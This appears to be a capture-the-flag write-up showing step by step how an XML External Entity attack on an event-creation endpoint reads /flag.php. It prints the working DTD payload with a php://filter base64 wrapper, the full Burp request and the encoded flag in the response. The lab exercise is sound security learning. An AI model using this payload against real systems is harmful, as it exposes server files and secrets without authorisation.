
- Notice already that the "Submit" button to create a new event directly refers to an XML function (
XMLFunction()), this is already a good sign that we may be able to perform XXE.
When we click Submit to create a new event, the following request gets send:

Request to /addEvent.php (body):
            <root>
            <name>test</name>
            <details>test</details>
            <date>2026-04-21</date>
            </root>
- We immediately notice this is XML format though it doesn't have an XML declaration line.
Response:
...
Event 'test' has been created.
- Note that the event name '
test' gets displayed in the response, we can further use this functionality to show something else on the response! (i.e. a flag)
Perform Local File Disclosure to get the flag
We know that the request to /addEvent.php involves sending XML code in its body. We can exploit this to read the flag file from the server. To do this we need to construct a DTD (Document Type Definition) entity that asks for a PHP file resource and displays it on the response without breaking by conflicting with XML format.
The following DTD will allow us to import the /flag.php file and later display its base64 encoded string as an entity dereferenced by the 'name' field:
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=/flag.php">
]>
The final payload including this DTD will look as follows:
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=/flag.php" >
]>
<root>
<name>&xxe;</name>
</root>
- Note we are dereferencing the '
xxe' DTD entity in the XML field that gets displayed by the response.
Now all we have to do is to send the /addEvent.php request to Burp Repeater and change the whole body to be our payload, so the final request will look as follows:
POST /addEvent.php HTTP/1.1
Host: 154.57.164.81:30686
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://154.57.164.81:30686/event.php
Content-Type: text/plain;charset=UTF-8
Content-Length: 154
Origin: http://154.57.164.81:30686
Connection: keep-alive
Cookie: PHPSESSID=co61bko2gek9i9059oa8eelrav; uid=52
Priority: u=4

<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=/flag.php" >
]>
<root>
<name>&xxe;</name>
</root>
Response:
...
Event 'PD9waHAgJGZsYWcgPSAiSFRCe200NTczcl93M2JfNDc3NGNrM3J9IjsgPz4K' has been created.
- Got the base64 encoded version of the
/flag.phpfile!
We can easily decode it right there in Burp by opening Inspector and selecting the full encoded string in the response:

flag: HTB